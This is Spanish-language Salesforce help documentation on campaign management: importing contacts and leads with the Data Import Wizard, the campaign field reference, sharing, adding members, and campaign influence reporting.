## Crear contactos y agregarlos a una campaña con el Asistente de importación de datos

| PERMISOS DE USUARIO | |
|---|---|
| Para crear contactos que posee y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas y campañas<br>Y<br>"Importar contactos personales" |
| Para crear contactos que poseen otros usuarios y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas, contactos y campañas<br>Y<br>"Modificar todos los datos" |

| EDICIONES |
|---|
| Disponible en: Salesforce Classic y Lightning Experience |
| Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** |

Con un único archivo de importación, puede crear múltiples contactos al mismo tiempo y hacerlos miembros de una campaña.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Cuenta: Nombre de la cuenta
- Contacto: Correo electrónico
- Contacto: Apellidos
- Contacto: Nombre (opcional pero recomendado)

Consejo: Para obtener valores que ya están en su organización, ejecute informes y luego exporte los datos de los informes.

Estos pasos describen un método recomendado para importar datos. Puede importar datos en campos de Salesforce que no se enumeren aquí. También puede personalizar su importación empleando otras opciones que aparecen en el Asistente de importación de datos.

1. Desde la página de detalle de la campaña, seleccione **Gestionar miembros** > **Agregar miembros - Archivo de importación**. Aparecerá el Asistente de importación de datos.
2. Seleccione **Cuentas y contactos** y, a continuación, seleccione **Agregar nuevo y actualizar registros existentes**.
3. Establezca `Coincidir contactos por` en **Correo electrónico**.

4. Establezca `Coincidir cuentas por` en **Nombre de cuenta y sitio de cuenta**.
5. Seleccione `Asignar contactos a campañas.`
6. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
7. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Cuenta: Nombre de la cuenta
   - Contacto: Correo electrónico
   - Contacto: Apellidos
   - Contacto: Nombre (opcional pero recomendado)
8. Haga clic en **Siguiente**.
9. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

CONSULTE TAMBIÉN

Importación de miembros de campaña

## Crear candidatos y agregarlos a una campaña con el Asistente de importación de datos

Para agregar candidatos múltiples como miembros de una campaña, inicie el Asistente de importación de datos desde la página de detalle de la campaña.

Antes de empezar, asegúrese de que su archivo de importación está en formato CSV y contiene valores para estos campos.

- Correo electrónico
- Empresa
- Apellidos
- Nombre (opcional pero recomendado)

Consejo: Para obtener valores que ya están en su organización, ejecute informes y luego exporte los datos de los informes.

Estos pasos describen un método recomendado para importar datos. Puede importar datos en campos de Salesforce que no se enumeren aquí. También puede personalizar su importación empleando otras opciones que aparecen en el Asistente de importación de datos.

1. Desde la página de detalle de la campaña, seleccione **Gestionar miembros** > **Agregar miembros - Archivo de importación**.
   Aparecerá el Asistente de importación de datos.
2. Seleccione **Candidatos** y, a continuación, seleccione **Agregar nuevo y actualizar registros existentes**.
3. Establezca `Coincidir candidato por` en **Correo electrónico**.
4. Seleccione `Asignar candidatos a campañas.`
5. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
6. Asigne encabezados de columnas desde su archivo CSV a estos campos.
   - Correo electrónico

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear candidatos y agregarlos a una campaña a través del Asistente de importación de datos:

- `Usuario de marketing` seleccionado en la información de usuario

  Y

  "Modificar" en campañas

  Y

  "Importar candidatos"

- Empresa
- Apellidos
- Nombre (opcional pero recomendado)

7. Haga clic en **Siguiente**.
8. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

Cuando terminemos de importar sus datos, se lo notificaremos por correo electrónico. Revise los resultados y resuelva cualquier error que se produjera.

CONSULTE TAMBIÉN

Importación de miembros de campaña

## Campos de campañas

Una campaña tiene los siguientes campos, que se muestran en orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad a nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Activo` | Casilla de verificación que indica si la campaña está activada o no. |
| `Coste real` | Cantidad de dinero invertida en realizar campañas. |
| `Coste presupuestado` | Cantidad de dinero presupuestada para la campaña. |
| `Divisa de campaña` | Divisa predeterminada de todos los campos de importe de divisa en la campaña. Las cantidades mostradas en la divisa de campaña y también se convierten a la divisa personal del usuario. Sólo disponible para organizaciones que utilicen varias divisas. |
| `Tipo de miembro de campaña` | Tipo de registro de miembros de campaña; determina el formato de página de los miembros de la campaña. |
| `Nombre de la campaña` | Nombre de identificación de la campaña. |
| `Propietario de campaña` | Propietario asignado de la campaña. |
| `Tipo de registro de la campaña` | Tipo de registro de la campaña; determina los valores de lista de selección disponibles en la campaña. |
| `Candidatos convertidos` | Número de candidatos convertidos debido a los esfuerzos de marketing de la campaña. Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados |

| Campo | Descripción |
| --- | --- |
| | con independencia de si tiene acceso de lectura. Para obtener más información sobre conversión de candidatos, consulte Convertir candidatos cualificados en la página 1452. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Creado por` | Usuario que ha creado la campaña, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| `Vínculos personalizados` | Lista de vínculos personalizados para campañas definida por el administrador. |
| `Descripción` | Descripción de la campaña. Se admiten hasta 32 KB de datos en este campo. Sólo se muestran los primeros 255 caracteres. |
| `Fecha final` | Fecha de finalización de la campaña. Las respuestas recibidas después de esta fecha se siguen contando. |
| `Respuesta prevista (%)` | Porcentaje de respuestas que espera recibir en la campaña. |
| `Ingresos previstos` | Cantidad de dinero que espera generar en la campaña. |
| `Autor de la última modificación` | Usuario que ha modificado por última vez los campos de campaña, incluyendo la fecha y la hora de modificación. No afecta a los cambios realizados en alguno de los elementos de la lista relacionada de la campaña. (Sólo lectura) |
| `Número total de oportunidades` | Campo calculado para el número de oportunidades asociadas con la campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Número enviado` | Número de individuos destinatarios de la campaña. Por ejemplo, el número de correos electrónicos enviados. |
| `Número de oportunidades ganadas` | Campo calculado para el número de oportunidades abiertas/ganadas asociadas con la campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |

| Campo | Descripción |
| --- | --- |
| Campaña principal | La campaña superior a la campaña seleccionada en la jerarquía de campaña. |
| Fecha de inicio | Fecha de inicio de la campaña. |
| Estado | Estado de la campaña, por ejemplo, Planificada, En curso. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. |
| Coste real total en jerarquía | Campo calculado para el importe monetario total gastado para ejecutar una jerarquía de campañas. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| Coste presupuestado total en jerarquía | Campo calculado para el importe monetario total presupuestado para una jerarquía de campañas. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| Número total de contactos | Número de individuos en las cuentas asociados con la campaña. Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| Total de contactos en la jerarquía | Campo calculado para el número de contactos asociados con la jerarquía de campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |

| Campo | Descripción |
| --- | --- |
| `Total de candidatos convertidos en la jerarquía` | Campo calculado para el número total de candidatos asociados con la jerarquía de campaña convertidos en cuentas, contactos y oportunidades. Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Ingresos previstos totales en jerarquía` | Campo calculado para el importe monetario total que está previsto que se genere a partir de una jerarquía de campañas. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Número total de candidatos` | Número potencial de oportunidades (candidatos) asociados con la campaña. Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Total de candidatos en la jerarquía` | Campo calculado para el número de candidatos asociados con la jerarquía de campañas. Este número también incluye candidatos convertidos. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Número total enviado en jerarquía` | Campo calculado para el número total de personas destinatarios de una jerarquía de campañas; por ejemplo, el número de mensajes de correo electrónico enviados. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |

| Campo | Descripción |
| --- | --- |
| `Total de oportunidades en la jerarquía` | Campo calculado para el número total de oportunidades asociadas con la jerarquía de campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Número total de respuestas` | Campo calculado para el número total de contactos y candidatos sin convertir con un `Estado del miembro` equivalente a "Respondido" en la campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Total de respuestas en la jerarquía` | Campo calculado para el número total de contactos y candidatos sin convertir con un `Estado del miembro` equivalente a "Respondido" en la jerarquía de campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Valor total de oportunidades` | Campo calculado para la cantidad de todas las oportunidades asociadas con la campaña, incluyendo las oportunidades cerradas/ganadas. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura.<br><br>En organizaciones con varias divisas, las cantidades de oportunidad se convierten a la divisa de la campaña. Si su divisa no coincide con la divisa de la campaña, la cantidad se convierte automáticamente a su divisa y se muestra entre paréntesis.<br><br>En organizaciones con gestión avanzada de divisa, las cantidades de la oportunidad se convierten a la divisa de la campaña mediante tipos de cambio con fecha. Si la divisa de la campaña no coincide con su divisa, el total de cantidades de oportunidad se convierte utilizando tipos de cambio estándar, no a tipos de cambio con fecha y esa cantidad se muestra entre paréntesis. |

| Campo | Descripción |
| --- | --- |
| | Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Valor total de oportunidades en la jerarquía` | Campo calculado para la cantidad de todas las oportunidades asociadas con la jerarquía de campaña, incluyendo las oportunidades cerradas/ganadas. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura.<br>Todas las campañas de una jerarquía deben utilizar la misma divisa.<br>En organizaciones con varias divisas, las cantidades de oportunidad se convierten a la divisa de la campaña. Si su divisa no coincide con la divisa de la campaña, la cantidad se convierte automáticamente a su divisa y se muestra entre paréntesis.<br>En organizaciones con gestión avanzada de divisa, las cantidades de la oportunidad se convierten a la divisa de la campaña mediante tipos de cambio con fecha. Si la divisa de la campaña no coincide con su divisa, el total de cantidades de oportunidad se convierte utilizando tipos de cambio estándar, no a tipos de cambio con fecha y esa cantidad se muestra entre paréntesis. |
| `Valor total de oportunidades ganadas` | Campo calculado para la cantidad de oportunidades abiertas/ganadas asociadas con la campaña. (Sólo lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura.<br>En organizaciones con varias divisas, las cantidades de oportunidad se convierten a la divisa de la campaña. Si su divisa no coincide con la divisa de la campaña, la cantidad se convierte automáticamente a su divisa.<br>En organizaciones con gestión avanzada de divisa, las cantidades de la oportunidad se convierten a la divisa de la campaña mediante tipos de cambio con fecha. Si la divisa de la campaña no coincide con su divisa, el total de cantidades de oportunidad se convierte utilizando tipos de cambio estándar, no a tipos de cambio con fecha y esa cantidad se muestra entre paréntesis.<br>Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Valor total de oportunidades ganadas en la jerarquía` | Campo calculado para la cantidad de oportunidades abiertas/ganadas asociadas con la jerarquía de campaña. (Sólo |

| Campo | Descripción |
| --- | --- |
| | lectura) Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura.<br>Todas las campañas de una jerarquía deben utilizar la misma divisa.<br>En organizaciones con varias divisas, las cantidades de oportunidad se convierten a la divisa de la campaña. Si su divisa no coincide con la divisa de la campaña, la cantidad se convierte automáticamente a su divisa.<br>En organizaciones con gestión avanzada de divisa, las cantidades de la oportunidad se convierten a la divisa de la campaña mediante tipos de cambio con fecha. Si la divisa de la campaña no coincide con su divisa, el total de cantidades de oportunidad se convierte utilizando tipos de cambio estándar, no a tipos de cambio con fecha y esa cantidad se muestra entre paréntesis.<br>Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Total de oportunidades ganadas en la jerarquía` | Campo calculado para el número total de oportunidades ganadas asociadas con la jerarquía de campaña. Salesforce calcula automáticamente esta cantidad utilizando todos los registros asociados con independencia de si tiene acceso de lectura. Las reglas de flujo de trabajo, reglas de validación, actualizaciones de campo o procesos de aprobación, no pueden hacer referencia a este campo, pero sí los campos de fórmula personalizados. Las actualizaciones de este campo no desencadenan reglas de flujo de trabajo. |
| `Tipo` | Tipo de campaña, por ejemplo, Correo directo o Programa de referencias. La entrada se selecciona de una lista de selección de valores disponibles, que configura un administrador. Cada valor de la lista de selección puede tener hasta 40 caracteres. |

## Campañas de colaboración

Su administrador define el modelo de colaboración de su organización para el acceso a campañas. Sin embargo, puede ampliar los privilegios de colaboración de sus propias campañas de forma individual. Utilice la colaboración de campañas para *ampliar* el acceso a las campañas; sin embargo, no puede restringirlo por debajo de los niveles de acceso predeterminados de la organización.

Para ver y gestionar los detalles de colaboración, haga clic en **Compartir** en la página de detalles de la campaña. La página Detalle de la colaboración enumera los usuarios, grupos, funciones y territorios que tienen acceso de colaboración a la campaña. En esta página, puede hacer cualquiera de las siguientes acciones:

- Para mostrar una lista filtrada de elementos, seleccione una lista predefinida en la lista desplegable `Ver` o haga clic en **Crear nueva vista** para definir su propias vistas personalizadas. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable `Ver` y haga clic en **Modificar**.
- Para otorgar a otros usuarios, grupos, funciones o territorios el acceso al registro, haga clic en **Agregar**.
- Haga clic en **Ampliar lista** para ver todos los usuarios que tienen acceso al registro.
- Para compartir de forma manual reglas que haya creado, haga clic en **Modificar** o **Eliminar** junto a un elemento de la lista para modificar o eliminar el nivel de acceso.

### Consideraciones especiales

- Para compartir una campaña, debe tener Acceso público completo a la campaña y haber seleccionado la casilla de verificación `Usuario de marketing` en su información personal.
- El botón **Compartir** está disponible dependiendo de los valores predeterminados de su organización para las campañas.
- Asegúrese de que comparte registros con usuarios que disfruten del permiso de objeto "Leer" para ver los registros compartidos.
- Compartir una campaña no concede automáticamente el acceso de lectura a todos los miembros de la campaña. Asegúrese de que el usuario con el que está compartiendo una campaña tiene visibilidad de los candidatos o contactos asociados.
- Los campos de estadística de jerarquía de campañas proporcionan datos adicionales para una campaña principal y todas las campañas que estén por debajo de ella en la jerarquía, independientemente de si un usuario tiene derechos de intercambio para una campaña específica dentro de la jerarquía. Por ello, tenga en cuenta la configuración de intercambio de campaña de su organización al activar las estadísticas de jerarquía de campañas. Si no desea que los usuarios vean datos de jerarquía adicionales, elimine algunos o todos los campos de estadística de jerarquía de campañas de la lista relacionada Jerarquía de campañas. Estos campos seguirán estando disponibles para la elaboración de informes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver campañas:
- "Leer" en campañas

Para compartir campañas:
- "Leer" en campañas

  Y

  `Usuario de marketing` activada en la información de usuario

CONSULTE TAMBIÉN

Visualización de jerarquías de campañas

Visualización de estadísticas de jerarquía de campañas

## Agregar múltiples contactos y candidatos a campañas

Agregue rápidamente gran cantidad de contactos, candidatos y cuentas personales como miembros a sus campañas al mismo tiempo mientras esté en modo de accesibilidad.

1. Desde una campaña, haga clic en **Gestionar miembros**.
2. Haga clic en **Agregar miembros: contactos existentes** o **Agregar miembros: candidatos existentes**.
3. En el primer paso del asistente, seleccione un valor de estado del miembro de una campaña para asignarlo a los miembros nuevos.
4. Haga clic en **Siguiente**.
5. Seleccione los registros que desea agregar como miembros de campaña.

CONSULTE TAMBIÉN

Agregar miembros a una campaña desde una vista de lista

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar múltiples contactos, candidatos y cuentas personales a campañas:

- `Usuario de marketing` en la información de usuario

  Y

  "Modificar" en campañas

  Y

  "Leer" en contactos, candidatos y cuentas personales

# Realizar un seguimiento de las oportunidades que aportan sus campañas

Realice un seguimiento de cómo contribuyen sus campañas en sus oportunidades.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Influencia de campaña personalizable

Influencia de campaña personalizable le permite decidir cómo se asigna el crédito a cada campaña que contribuye a incorporar una oportunidad.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Agregar campañas influyentes a una oportunidad

Gestione listas de campañas que influyen en sus oportunidades directamente en las páginas de detalles de oportunidades.

Nota: Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

Tenga en cuenta estos detalles antes de añadir campañas influyentes a sus oportunidades.

- Si su negocio utiliza el modelo Influencia de campaña de Salesforce, no puede agregar campañas influyentes manualmente a oportunidades. Las campañas se agregan automáticamente a oportunidades basándose en las reglas que define su administrador.
- Si su negocio utiliza otro modelo de influencia de campaña y su administrador lo autorizó, puede agregar campañas influyentes a oportunidades por si solo.

1. Vea la página de detalles de una oportunidad.
2. Haga clic en **Nuevo** de la lista relacionada Influencia de campaña.
3. En el campo de nombre Campaña, introduzca un nombre de campaña o haga clic en para buscar una campaña.
4. Si está utilizando el modelo Influencia de campaña de Salesforce y desea designar la campaña como la campaña principal, seleccione **Origen de campaña principal**.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver la lista relacionada de influencia de la campaña:

- "Leer" en Campañas y Oportunidades

Para agregar o actualizar manualmente campañas influyentes:

- "Leer" en Campañas

  Y

  "Leer" y "Modificar" en Oportunidades

  Y


  "Usuario de marketing" seleccionado en detalles de usuario

## Ver resultados de campaña


Comprenda el retorno de la inversión para una campaña visualizando las oportunidades influenciadas por una campaña y el total de ingresos representado por esas oportunidades.

**Nota:** Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

Cuando visualiza una página de detalles de campaña, la lista relacionada Oportunidades influenciadas (1) muestra las oportunidades generadas por la campaña. Las oportunidades mostradas se basan en el modelo de influencia de campaña principal designado por su administrador.




La sección Estadísticas de campaña (1) de la página de detalles de campaña muestra un resumen de las oportunidades generadas por la campaña, incluyendo el número de oportunidades, el total de ingresos desde esas oportunidades y el total de ingresos desde oportunidades ganadas.




### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para ver los detalles de campaña:

- "Leer" en Campañas

## Informe sobre los resultados de campaña

Comprenda mejor el retorno de la inversión de su campaña creando tipos de informe personalizados que combinan influencia de campaña con Oportunidades, Campañas, Contactos y Cuentas.

**Nota:** Esta información se aplica solo a Influencia de campaña personalizable y no a la versión original de Influencia de campaña.

Estos son algunos ejemplos de los tipos de informe personalizados que puede crear para ver cómo van sus campañas.

- Campañas con Oportunidades influenciadas: crea informes sobre qué campañas dirigieron la mayoría de las oportunidades y tuvieron el mejor retorno de la inversión.
- Oportunidades con Influencia de campaña: crea informes acerca de cuánto influenciaron sus campañas a sus oportunidades. Cree un informe separado para cada modelo de influencia y agréguelos a un panel de modo que pueda comparar los resultados en cada modelo.
- Contactos o Cuentas con Influencia de campaña: crea informes acerca de qué contactos o cuentas fueron influenciados por campañas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

## Influencia de campaña 1.0

Utilice la versión original de Influencia de campaña para comprender el retorno de las inversiones de su campaña.

**Nota:** Esta información se aplica solo a la versión original de Influencia de campaña y no a Influencia de campaña personalizable.

Configurar la influencia de la campaña

Permitir a los usuarios ver campañas influyentes en oportunidades

Asocie varias campañas influyentes a una única oportunidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Agregar campañas influyentes a oportunidades

Gestione listas de campañas que influyen en sus oportunidades directamente en las páginas de detalles de oportunidades.

Nota: Esta información se aplica solo a la versión original de Influencia de campaña y no a Influencia de campaña personalizable.

Tenga en cuenta estos detalles antes de añadir campañas influyentes a sus oportunidades.

- Aunque varias campañas pueden ser influyentes, sólo puede designar una campaña como el origen de campaña principal en la oportunidad.
- La campaña que designe como el origen de campaña principal siempre aparecerá en la lista relacionada Influencia de la campaña.
- Los campos de oportunidades de la sección de datos estadísticos de la campaña en una página de detalles de campaña sólo se completarán para la campaña que designe como el origen de campaña principal. Por ejemplo, tiene una campaña por correo electrónico y una campaña de telemarketing que influyen en la misma oportunidad, y designa la campaña por correo electrónico como el origen de campaña principal. Los campos de oportunidades de datos estadísticos de la campaña sólo se completarán para la campaña por correo electrónico.
- Cuando seleccione `Origen de campaña principal`, el campo `Origen de campaña principal` en la página de detalles de la oportunidad se actualiza con el nombre de la campaña principal. Es posible que este cambio provoque el desencadenamiento de reglas de flujo de trabajo y de Apex.
- Cuando agregue campañas utilizando **Agregar campaña** en la lista relacionada Influencia de la campaña, los detalles de miembros de la campaña no aparecen en la lista relacionada.

Agreguemos ahora campañas influyentes desde la lista relacionada Influencia de la campaña.

1. Vea la página de detalles de una oportunidad.
2. Haga clic en **Agregar campaña** en la lista relacionada Influencia de la campaña.
3. Introduzca un nombre de campaña en el campo `Nombre de la campaña` o haga clic en para buscar una campaña.
4. Si desea designar la campaña como la principal de forma opcional, seleccione la casilla de verificación `Origen de campaña principal`.
5. Haga clic en **Guardar**.

También puede configurar criterios de filtro que, cuando se cumplan, agregarán automáticamente campañas influyentes a oportunidades. Por ejemplo, puede configurar un filtro para agregar sólo campañas de correo electrónico y de telemarketing.

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver la lista relacionada de influencia de la campaña:

- "Leer" en campañas

  Y

  "Leer" en oportunidades

Para agregar manualmente campañas influyentes:

- "Leer" en campañas

  Y

  "Leer" y "Modificar" en oportunidades

### CONSULTE TAMBIÉN

Permitir a los usuarios ver campañas influyentes en oportunidades

Configurar la influencia de la campaña

